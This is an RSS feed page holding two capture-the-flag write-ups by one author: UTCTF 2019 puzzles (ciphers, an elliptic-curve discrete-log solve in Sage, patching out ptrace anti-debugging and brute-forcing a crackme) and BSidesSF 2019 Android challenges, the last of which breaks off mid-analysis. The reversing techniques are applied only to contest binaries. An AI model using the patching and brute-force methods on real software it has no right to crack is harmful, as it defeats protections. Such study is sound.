GeistHaus
log in · sign up

https://aadityapurani.com/feed

rss
10 posts
Polling state
Status active
Last polled May 18, 2026 22:18 UTC
Next poll May 19, 2026 20:39 UTC
Poll interval 86400s
Last-Modified Sun, 03 May 2026 03:42:12 GMT

Posts

[UTCTF 2019] Writeups
CTF
Introduction The University of Texas at Austin (UT Austin) organized a CTF 8th-10th March, 2019 called UTCTF. I participated along with couple other friends. If you directly want to see the scripts, go here Table of contents: [Basics] Crypto Jacobi’s Chance Encryption Tales of Two Cities Alice sends bob a meme [Basics] Reversing Mov Crackme […]
Show full content
Introduction

The University of Texas at Austin (UT Austin) organized a CTF 8th-10th March, 2019 called UTCTF. I participated along with couple other friends.

If you directly want to see the scripts, go here

Table of contents:

[Basics] Crypto

Jacobi’s Chance Encryption

Tales of Two Cities

Alice sends bob a meme

[Basics] Reversing

Mov

Crackme


Under Construction:

HabbyDabby, VisageNovel, DragonScim 1, DragonScim2, Premium Flag (Web) – As no source code published nor Webserver are up

basic, LSB, Rogue Leader, Regular Zips (Forensics)


[Basics] Crypto – 200

Can you make sense of this file?

by balex

Attachments

This one was a warm-up challenge, the steps are listed below.

Step – 1: Binary to ASCII

Step – 2: Base-64 decode

Step – 3: Rot-16

Step-4: Substitution Cipher


Flag: utflag{3ncrypt10n_15_c00l}


Jacobi’s Chance Encryption – 750

Attachments

It’s a fairly basic problem. Idea is to reverse the encrypt which is fairly doable if you flip all 0’s to 1’s and everything else to 0’s.

from pwn import *

f = open('flag.enc', 'r')
l = f.read()
final = ''
for m in l.strip().split(','):
    if not m:
        final+=''
    if m != '0':
        final+='0'
    else:
        final+='1'
print unbits(final)

Flag: utflag{did_u_pay_attention_in_number_theory}


Tale of Two Cities – 800

Looks like this book got a little messed up… there are some weird characters in there.

by balex


After an initial skimming over the text, it was evident that they were taken from here. I just diff’ed that with challenge text.

$ diff tale-of-two-cities.txt 98-0.txt 
197c197
< up long rows of miscellaneous criminals; n㐾 hanging a housebreaker on
---
> up long rows of miscellaneous criminals; now, hanging a housebreaker on
311c311
< “I say a horse at a canter coming up, Joe.�㐻
---
> “I say a horse at a canter coming up, Joe.”
482c482
< turn the leaves of this dear book that I loved, and vainly hope in ti㐌
---
> turn the leaves of this dear book that I loved, and vainly hope in time
645c645,646
< last night when the horses were unyoked; beyond, a quiet coppice-wood,㐟n which many leaves of burning red and golden yellow still remained
---
> last night when the horses were unyoked; beyond, a quiet coppice-wood,
> in which many leaves of burning red and golden yellow still remained
812c813
< It was a large, dark room, furnished in a funereal manner㐀th black
---
> It was a large, dark room, furnished in a funereal manner with black
931c932
< Our relations were business relations, but confidential. I w㐏at that
---
> Our relations were business relations, but confidential. I was at that
1014c1015
< “A daughter. A-㑖atter of business--don't be distressed. Miss, if the
---
> “A daughter. A-a-matter of business--don't be distressed. Miss, if the
1085c1086
< and memoranda, are all comprehended in the one line, 'Recalled to㐄fe;'
---
> and memoranda, are all comprehended in the one line, 'Recalled to Life;'
1199c1200,1201
w㐓oden shoes. The hands of the man who sawed the wood, left red marksany
---
> stained many hands, too, and many faces, and many naked feet, and many
> wooden shoes. The hands of the man who sawed the wood, left red marks
1255c1257
< broke off abruptly at the doors. The kennel,㐀 make amends, ran down
---
> broke off abruptly at the doors. The kennel, to make amends, ran down
1277c1279,1281
㐴There, his eyes happening to catch the tall joker writing up his joke,
---
> another.”
> 
> There, his eyes happening to catch the tall joker writing up his joke,
1463c1467
< uncorrupted, seemed to㐀cape, and all spoilt and sickly vapours seemed
---
> uncorrupted, seemed to escape, and all spoilt and sickly vapours seemed
1568c1572
< Rendered in a manner 㐄perate, by her state and by the beckoning of
---
> Rendered in a manner desperate, by her state and by the beckoning of
1657c1661
< from direct light and air,㐻ded down to such a dull uniformity of
---
> from direct light and air, faded down to such a dull uniformity of
1854c1858
< out--she had a fear of my㐉ing, though I had none--and when I was
---
> out--she had a fear of my going, though I had none--and when I was
2037c2041
< Under the over-swinging lamps--swinging ever brighter in the bet㐴
---
> Under the over-swinging lamps--swinging ever brighter in the better
2199c2203
< After hailing the morn with this seco㐷salutation, he threw a boot at
---
> After hailing the morn with this second salutation, he threw a boot at
2349c2353
< door-keeper this n㐻 for Mr. Lorry. He will then let you in.”
---
> door-keeper this note for Mr. Lorry. He will then let you in.”
2467c2471,2472
㐾en or afterwards, seemed to be concentrated on the ceiling of thet him
---
> in his pockets, whose whole attention, when Mr. Cruncher looked at him
> then or afterwards, seemed to be concentrated on the ceiling of the
2635c2640
< whereat the jury's countenances displayed a guilty conscious㐇s that
---
> whereat the jury's countenances displayed a guilty consciousness that
2775c2780
< myself--timorous of highwaymen,㑎d the prisoner has not a timorous
---
> myself--timorous of highwaymen, and the prisoner has not a timorous
2974c2979
< “Have you no remem㑟Offset: 0x3400asion?”
---
> “Have you no remembrance of the occasion?”

The results shows couple of Mandarin characters and a weird Offset: 0x3400. Let’s break this down, All those Mandarin letters belong to CJK Unicode Family. CJK Family mainly includes Chinese, Japanese and Korean code-points (which also explains full-form of CJK). The characters we found are in sub-category Unified ideographs extension A. The range of those characters 0x3400 to 0x4DBF. These ranges are not static, these were added into Unicode 3.0 in 1999. The ranges may vary if you look at my this write-ups after 10 years. Hence, it explains why the Offset is given as 0x3400 .

We first of all gather all the Mandarin characters, which gives us this

㐾㐻㐌㐟㐀㐏㑖㐄㐓㐀㐴㐀㐄㐻㐉㐴㐷㐻㐾㐇㑎㑟

The offset here means that we have to get the hex code-point of those characters and subtract it with 0x3400. That would give us how ‘higher’ those letters are if our base is the range of Unified Ideographs Extension A. I’m glad the offset was provided in the question, else it can be confusing but tricky unless you apply Unicode skills. If you are interested in Unicodes, make sure to check my previous writeup.

Now the final output after all that math turns out to be [62, 59, 12, 31, 0, 15, 86, 4, 19, 0, 52, 0, 4, 59, 9, 52, 55, 59, 62, 7, 78, 95] . Decimal to ASCII doesn’t lead to any flag. Now, the hint was released which points to OEIS. The sequence is as follow

[0, 1, 2, 4, 5, 7, 9, 12, 13, 15, 17, 20, 22, 25, 28, 32, 33, 35, 37, 40, 42, 45, 48, 52, 54, 57, 60, 64, 67, 71, 75, 80, 81, 83, 85, 88, 90, 93, 96, 100, 102, 105, 108, 112, 115, 119, 123, 128, 130, 133, 136, 140, 143, 147, 151, 156, 159, 163, 167, 172, 176, 181, 186]

Assuming, the flag starts with utflag{ we can try to think it reverse manner.

u -> 20th place in Alphabet series if a=0

62 is the 0th index value in our main array.

62 – 20 = 42

We search 42 in the OEIS sequence which is at 20th index. That means we started with 20th index in alphabet series and we ended up at 20th index in OEIS.

To reverse this, we have to create new hashmap/dict which contains letters from ‘a’ to ‘z’ whose values will be real_val_of_alphabets (from 0 to 25 increment) + oeis array values

For instance:

‘a’ = 0 + 0 , ‘b’ = 1+1 , ‘c’ = 2+2 , ‘d’=3+4 , ‘e’ = 4+5 and so on.

Now, we have to see our codepoint array which was [62, 59, 12, 31, 0, 15, 86, 4, 19, 0, 52, 0, 4, 59, 9, 52, 55, 59, 62, 7, 78, 95] and find the value from 0th element to len(codepoint)-1 th element in our hashmap and find what was the letter it matched to.

So, 62 -> ‘u’ , 59 -> ‘t’,  12 -> ‘f’ and so on.

Here is the code to automate it

# -*- encoding: utf-8 -*-

mand=u"㐾㐻㐌㐟㐀㐏㑖㐄㐓㐀㐴㐀㐄㐻㐉㐴㐷㐻㐾㐇㑎㑟"
codepts =[]

offset = 0x3400

for m in mand:
    ans = int(hex(ord(m)),16) - offset
    codepts.append(ans)

hashmap_char= {
    'a':0,
    'b':1,
    'c':2,
    'd':3,
    'e':4,
    'f':5,
    'g':6,
    'h':7,
    'i':8,
    'j':9,
    'k':10,
    'l':11,
    'm':12,
    'n':13,
    'o':14,
    'p':15,
    'q':16,
    'r':17,
    's':18,
    't':19,
    'u':20,
    'v':21,
    'w':22,
    'x':23,
    'y':24,
    'z':25,
    '{':26,
    '|':27,
    '}':28
}

oeis = [ 0, 1, 2, 4, 5, 7, 9, 12, 13, 15, 17, 20, 22, 25, 28, 32, 33, 35, 37, 40, 42, 45, 48, 52, 54, 57, 60, 64, 67, 71, 75, 80, 81, 83, 85, 88, 90, 93, 96, 100, 102, 105, 108, 112, 115, 119, 123, 128, 130, 133, 136, 140, 143, 147, 151, 156, 159, 163, 167, 172, 176, 181, 186]

f_dict = {}

for k,v in hashmap_char.items():
    f_dict[k] = v + oeis[v]

flag=""

for i in xrange(0, len(codepts)):
    flag+=f_dict.keys()[f_dict.values().index(codepts[i])]

print flag

We run it as:

Flag: utflag{characterstudy}

Alice sends Bob a Meme – 1650

Eve is an Apple Employee who has access to the iMessage KeyStore (because there is nothing stopping them). They know Alice and Bob use iMessage instead of Signal, therefore they decrypted their messages and see that Alice has sent Bob a meme. Eve suspects more is going on. Can you confirm their suspicions?

The meme in the image, is a Diophantine equation. Diophantine equation are covered in CTFs in past, the primary challenge being the excellent cryptography problem Sofies Verden from ASIS Quals 2017 which involved Sophie Germain identity. It’s a very well known math question turned into a clickbait meme which indeed 99.95% cannot solve (More like finding all the positive solutions). Anyways, the solution to such problem lies in converting the equation into Elliptic Curve.

The problem is something as

a/(b+c) + b/(c+a) + c/(a+b) = N

N(a+b)(b+c)(c+a) = a(c+a)(a+b) + b(b+c)(a+b) + c(b+c)(c+a)

and the cubic model is computed such as from the following research paper.

We find the curve first,

sage: 4*13^2+12*13-3
829
sage: 32*(13+3)
512

Hence, our curve is now y^2 = x^3 + 829x^2 + 512x

I binwalk’d the image to find out two files namely alice.txt and bob.txt . The points us to the fact that it’s about ECDH (Elliptic Curve Diffie Hellman). Traditionally, Diffie-Hellman is a key-exchange over a public channel.

In DH, Both parties agree over prime modulus and a generator. We call it p and g respectively. Alice and Bob have their own set of private-key namely a and b. Now, Alice generates their public-key using

A = pow(g, a, p)

and Bob does the same using their private-key

B = pow(g, b, p)

Both the public-key are exchanged & both parties reaches to shared secret key (i.e k = pow(g, a*b, p))


Now, coming to ECDH. I ripped off this image in order to give a better clarity on the topic

Courtesy: https://asecuritysite.com/encryption/ecdh3


The generator here shown as G is chosen as a point on the curve. As you now know, I have the curve, so I need a point which is on that curve. The modulus is provided as M. P and Q both are the point on the curves too. We can prove that using,

For Alice:

sage: (x,y)=(88610873236405736097813831550942828314268128800347374801890968111325912062058, 76792255969188554519144464321650537182337412449605253325780015124
....: 365585152539)
sage: M=108453893951105886914206677306984937223705600011149354906282902016584483568647
sage: (x**3 + 829*x**2 + 512*x) % M
34396641751505811655185387280465330637221522808091140769874333846906504394141
sage: (y**2)%M
34396641751505811655185387280465330637221522808091140769874333846906504394141

For Bob:

sage: (x,y)= (27543889954945113502256551007964501073506795938025836235838339960818915950890, 7592296957398702158364168521744128483246795405529527250535718582
....: 4478295962572)
sage: (x**3 + 829*x**2 + 512*x) % M
44457576863253255146857212842604584291668416287701298166721667908962751007374
sage: (y**2)%M
44457576863253255146857212842604584291668416287701298166721667908962751007374

The modulus M is indeed prime. No tricks involved here. Generator point on the curve can be retrieved if you define the curve over Finite fields, where ground field is GF(M) for our prime M.

sage: EE.gens()
((79218731191285575388815722542324414947282033006078108723420202919633596945165 : 82434376497957979363301482120254426339107668701491715933015661496473414628997 : 1),)

Note that EE is the Elliptic Curve we retrieved defined over the Finite Field. We don’t have singular (apparently, Elliptic curves are non-singular by definition, but humans ¯_(ツ)_/¯ ).

Second, apparent thing to check is whether the curve’s group order is equal to the finite field aka prime modulus. If such case happens, then there exists a linear algorithm to solve DLP for curves of trace one. (N.Smart, 1997). Can be fairly easy.

sage: EE.order()
108453893951105886914206677306984937224124703598890507204412378872931154667424
sage: M
108453893951105886914206677306984937223705600011149354906282902016584483568647

So, no Smart attack here. Let’s check the order

sage: is_prime(EE.order())
False

Excellent. The order is a composite number.

sage: ee.order().factor()
2^5 * 3^2 * 617 * 1031 * 460919 * 1284352459083875752760636625085191848403737033002118694776855821

Meaning that Pohlig-Hellman attack could be effective here. It’s very well explained here. The problem now is in the form of Q=nP where P,Q are known.

We are also given a bound n < 84442469965344 to make our job simpler. We can use Pollard’s Lambda / Pollard’s Kangaroo to do the job instead of BS-GS which ships with discrete_log . Alternatively, we could use discrete_log_rho too, but that’s for some other day.

solve.sage

max_val = 84442469965344
M = 108453893951105886914206677306984937223705600011149354906282902016584483568647
# long weierstrass format
EE = EllipticCurve(GF(M),[0,829,0,512,0]) 
P = EE((88610873236405736097813831550942828314268128800347374801890968111325912062058, 76792255969188554519144464321650537182337412449605253325780015124365585152539))
# Q = Pn
Pn = EE((27543889954945113502256551007964501073506795938025836235838339960818915950890, 75922969573987021583641685217441284832467954055295272505357185824478295962572))
order = EE.order()
subresults = []
factors = []
modulus = 1
# Find partial solutions per each factor
for prime, exponent in factor(order):
        if prime > 10**9:
                break
        _factor = prime ** exponent
        factors.append(_factor)
        P2 = P*(order//_factor)
        Pn2 = Pn*(order//_factor)
        subresults.append(discrete_log_lambda(Pn2, P2, (0,_factor), '+'))
        modulus *= _factor

# Join partial solutions
n = crt(subresults,factors)
while n < max_val:
        if P*n==Pn:
                print("n=%d"%n)
                break
        n+=modulus

We get n=1213123123131 , which is apparently our

Flag: 1213123123131


[Basic] RE

I know there’s a string in this binary somewhere…. Now where did I leave it?

by balex

This was just

strings calculator | grep ‘utflag’

Flag: utflag{str1ng5_15_4_h4ndy_t00l}

MOV – 1200

You probably know what this is.

by jitterbug_gang


Binary takes no inputs and produces no output. It uses movfuscator to compile the program into “mov” instructions. Without wasting time on static analysis, I fired up demovfuscator on it. Attached gef to the patched binary and placed a breakpoint at main, master_loop generates SISEGV, next is to grep in memory for flag regex, and telescope the hell out of it. In just one go, no need to wait byte-by-byte retrieval as master_loop already finished it stuff which the un-patched binary seems to do when building up the flag.


> telescope 0x85f7094
0x085f7094│+0x0000: "utflag{sentence_that_is_somewhat_tangentially_rela[...]"
0x085f7098│+0x0004: "ag{sentence_that_is_somewhat_tangentially_related_[...]"
0x085f709c│+0x0008: "entence_that_is_somewhat_tangentially_related_to_t[...]"
0x085f70a0│+0x000c: "nce_that_is_somewhat_tangentially_related_to_the_c[...]"
0x085f70a4│+0x0010: "that_is_somewhat_tangentially_related_to_the_chall[...]"
0x085f70a8│+0x0014: "_is_somewhat_tangentially_related_to_the_challenge[...]"
0x085f70ac│+0x0018: "somewhat_tangentially_related_to_the_challenge}"
0x085f70b0│+0x001c: "what_tangentially_related_to_the_challenge}"
0x085f70b4│+0x0020: "_tangentially_related_to_the_challenge}"
0x085f70b8│+0x0024: "gentially_related_to_the_challenge}"


Flag: utflag{sentence_that_is_somewhat_tangentially_related_to_the_challenge}


CrackMe – 1200

Just crack me


First we need to prepare the environment for the binary to run, It’s a password checker, where it takes the input, does some operations over it, uses memcmp to compare it with test which is also obfuscated. I use Binary-Ninja for the top-level analysis. Again, I reviewed all the functions, specifically csu_init() used ptrace() a low-key Anti-Debug mechanism to ruin over Dynamic debugging. I used NOP it out to patch the original binary.

So, my idea was this. You update the patched binary recursively, change the memcmp third argument from 1 to 64 and perform brute-force byte-by-byte. No need to static retrieval at all. There is a reason why I avoid static retrieval here and relied on total dynamic analysis. Sometimes CTF’s are crunch, you don’t have time to waste reversing stuff, understanding & implementing it back. The competitive part of CTF’s need skills, accuracy and speed.

Anyhow, Back to this. So, I carefully found the off-set to where to patch and I already know what to patch it with. The patch function looks like

def bin_patch(lenbf):
    d = bytearray(open('./crackme', "rb").read())
    OFFSET = 0xd98
    d[OFFSET]=lenbf
    f = open('crackme', 'wb')
    f.write(bytes(d))
    f.close()

Now, idea is pretty simple. You use string.printable charset. Start with length 1, then brute-force input until you find Correct Password and then you break it, Append to the current state and move forward with length 2 and so on. I unfortunately cannot publish the whole solver script here as I used our Internal Library for automating this which is specifically for our core team members. So, sorry about that. But, this part should be fairly doable with determination and coding skills. I leave it as an exercise for the reader.

Within no time, we got

Flag: utflag{1_hav3_1nf0rmat10n_that_w1ll_lead_t0_th3_arr3st_0f_c0pp3rstick6}


TO-DO

Forensics

Webs – Once Source is Published or Servers are up

aadityapurani
http://aadityapurani.com/?p=534
Extensions
[BSidesSF CTF 2019] – Mobile Track
CTFandroidapkbsidesbsides ctfbsides ctf 2019BSidessfbsidessf ctfclouddebuggingemulatorexploitationfridagenymotionGooglehookingjAVAmapsmobileReverse Engineering
Introduction BSIDES CTF 2019 was hosted by Google and Facebook in San Francisco during the BSides Conference. Teams from all over the world could compete, but the prizes can only be claimed by teams who have their member(s) present physically in the BSIDES conference. The duration of the event was 32 hours. Although, the CTF ended […]
Show full content
Introduction

BSIDES CTF 2019 was hosted by Google and Facebook in San Francisco during the BSides Conference. Teams from all over the world could compete, but the prizes can only be claimed by teams who have their member(s) present physically in the BSIDES conference. The duration of the event was 32 hours. Although, the CTF ended during a school day (i.e Monday). I still booked my tickets from Friday to Tuesday, specifically for the CTF. I got to meet a lot of cool folks who are in the security community & other fellow CTF’ers. The overall experience was awesome.



It is worthy to mention that our team finished 1st in the CTF and went home with Hak5 kits whereas Perfect Blue got 2nd place and OpenToAll got 3rd place. Kudos to them.

Figure 1: Scoreboard of BSidesSF 2019 CTF


The competition was close, and last hour end-game was equivalent to a roller-coaster ride. It is a clear indication that CTF’s can be as interesting as e-sports. 🙂

This writeup will only outline Android challenges I attempted and solved during the CTF. Overall, I solved/engaged with team-mates on around 15 challenges. Although, I won’t be doing formal write-ups for all of them due to time constraints. But, you may want to see the code or short versions here.

If you are new to Android Reversing, I recommend checking out my H1-702 Write-ups which is a very in-depth guidance. Also, special thanks to the authors Niru for the android challenges, David for the web, Ron, Bryan and Brandon.

Without further ado, Let the pwnage begin!

You can jump sections:

Blink

Yay Or Nay

Weather Companion


Blink (50 points)

Get past the Jedi mind trick to find the flag you are looking for.

Attachments

We are provided an APK file. First thing I do is to check the file is really an APK or not using file. Alrighty, the file is indeed an APK file. I load the file in JADX. First thing to check whenever you load an APK file is to look at AndroidManifest.xml file.

Figure 2: MainActivity

We can clearly see an activity being MainActivity and a statically registered Intent filter. The package name is com.example.blink which contains java code which are responsible for performing actions. MainActivity sets the layout by importing activity_main which is placed inside res/layout/activity_main.xml which uses an drawable logo referenced as meme. Hence, it does nothing except trolling. But, there is another file called r2d2 (Now, I’m getting some star-wars vibe) , there is a variable imageBytes which contains a base64 chunk with content-type image/jpeg. So, let’s copy and paste in chrome which gives us an image (or you can use python’s base64 library or some online website)

Figure 3: Flag image

Hence,

Flag: CTF{PUCKMAN}


Yay Or Nay? (200 points)

Keep track of places you would love / hate to see, by dropping markers with a simple click. Try YayorNay v1.2 today!

:::: Updated README :::: v 1.0 – Added short press, Yay support – Fix stability issues

v 1.1 – Added long press, Nay support – Add labels

v 1.2 – Populate from DB – Save to DB

To-do – Fix stability issues – Bug fixes – Implement feature to view by day

(Not the standard flag format, case matters!)

Attachments


This application needs Google Maps (specifically I should have GApps on my emulator). There is a process to install GApps on genymotion. I had couple of emulators with GApps already installed but they were lower than the SDK Version the application supported and I didn’t wanted to put time in patching the application. Sometimes, it may break on lower versions. Hence, it’s risky. I used a real android device for this, enabled the debugging mode, Installed the apk and entered the adb shell.

Once, the application is loaded, it will have different markers on the Google Map at multiple location. The database is stored at

/data/data/com.example.yayornay/databases/Location.db

which I adb pull’d.

The database looks like

Figure 4: SQLite Database for locations


First column is date where the marker was placed on the map. 2nd and 3rd are Latitude and Longitude respectively denoting co-ordinates of where the marker was place and the final column denotes color type on the marker – Either 120 or 0.

The logic is right in the MapsActivity.java which is self explanatory

   while (it.hasNext()) {
                Location location = (Location) it.next();
                LatLng temp = new LatLng(location.latitude, location.longitude);
                float color = 120.0f;
                String label = "Yay!";
                if (((double) location.color) == 0.0d) {
                    color = 0.0f;
                    label = "Nay!";
                }
                this.mMap.addMarker(new MarkerOptions().position(temp).title(label).icon(BitmapDescriptorFactory.defaultMarker(color)));
            }

The Yay’s are 120 and Nay’s are 0. Now, it is given that flag is in non-standard format which means it doesn’t follow CTF{..} . I tried couple of things first such as forming binary / Morse code with no success. Next, I clubbed all the markers by date. We can utilize a trick – that is to create multiple CSV and put import it OR you can use another simple alternative which manages most stuff for you.


So, after creating that, I viewed the map by different dates. 8th February was very interesting. The marker colors denotes Yay or Nay (aka 120 or 0)

Figure 5: Markers for 8th February

So, we have some sort of symmetry which I couldn’t notice on any other dates. This can be divided into 3×2 matrix which is Braille. Also confirmed by one of my team-mate. Now, the real struggle just started.

We can treat the red marker as black dot and blue marker as white dot & repeat the process for the Braille charset. It has to hit something meaningful in either of those. I used the charset which is here. Apparently, it recovered me a bunch of garbage string denoting I was doing something wrong. So, it was quite apparent that the characters other than alphanumeric were meant to be discarded. So, only ASCII should make a meaningful flag.

I came to a conclusion that the blue markers/pins were black dot and red markers/pins were white dot. A more closer recovery I had was Z3LDA which unfortunately failed. Apparently, I forgot to see the hint which says casing matters. I tried recovery again and this time it hits the jackpot of 200 points.

This is how you can do modern day crop-circles which aliens figured out before thousand of years.  

Figure 6: Decoding Braille

Flag: Z3Lda


Weather Companion (350 points)

A simple weather application that fetches and displays the weather. What hides within?

Attachments


So, the AndroidManifest.xml had mentioned explicitly the specific SDK Version on which app is supposed to run. They are basically Android 8.0 and Android 8.1 compatible.

<uses-sdk android:minSdkVersion="26" android:targetSdkVersion="27"/>

I was on-site when I started to attempt this challenge but unfortunately my Genymotion didn’t had any android versions installed with that compatibility. That isn’t end of the road, as I could download an image but the Wifi at the conference was too slow for that. So, I initially skipped it and worked on Sequel challenge until I reached my friend’s home.

So, now I got the compatible version. So, it’s time to do static analysis first. Jadx’s decompilation was a bit broken, but still it was okay for me before I could move to other alternatives.

The MainActivity.java hints us to a.java which extends AsyncTask denoting the process will be happening at background. One function caught my eye.

 private String a() {
        String str = "";
        i j = k.j();
        if (j.h == null) {
            j.h = j.g.a(j);
        }
        g gVar = (g) j.h;
        String str2 = "weather-companion";
        String str3 = "weather.json";
        String str4 = null;

        .... Omitted for Brevity ....

}

We can do some code tracing to figure out some of the code which seems to be like Google API Java Client Service. Important variables are str2 and str3 here denoting a presence of something more is happening. Next, there is a try/catch block which creates utils object. We can trace to Utils.java which importantly uses Native Library. So, there are three functions which are defined in the Native library

    native byte[] dks();

    native long gci();

    native byte[] ss(String str, int i);

Apart from that a couple of private variables, some seems to be in base-64 encoding and one is definitely ROT-n. Now, we can again go to a.java and see the data from those private variables are using functions from Utils . A top level analysis was

Utils.a — Base64 inp / out Base64 decode iff int =0

Utils.s — rot-13 inp / rot-13 out

We still have to reverse the Java code for Utils.a for i > 0 & couple of other Native functions. Before, that we need to see what the app is actually doing (i.e Dynamic Analysis) and see if we can get some information the smart way.

I loaded the APK into Genymotion and ran which showed me the Current Location, Weather, Upcoming Hourly Weather. Well, it was a weather app as expected. So how did it fetched the data. Does it stores anything into database? Didn’t seemed like it. But how about it calling some API to fetch data? More likely.

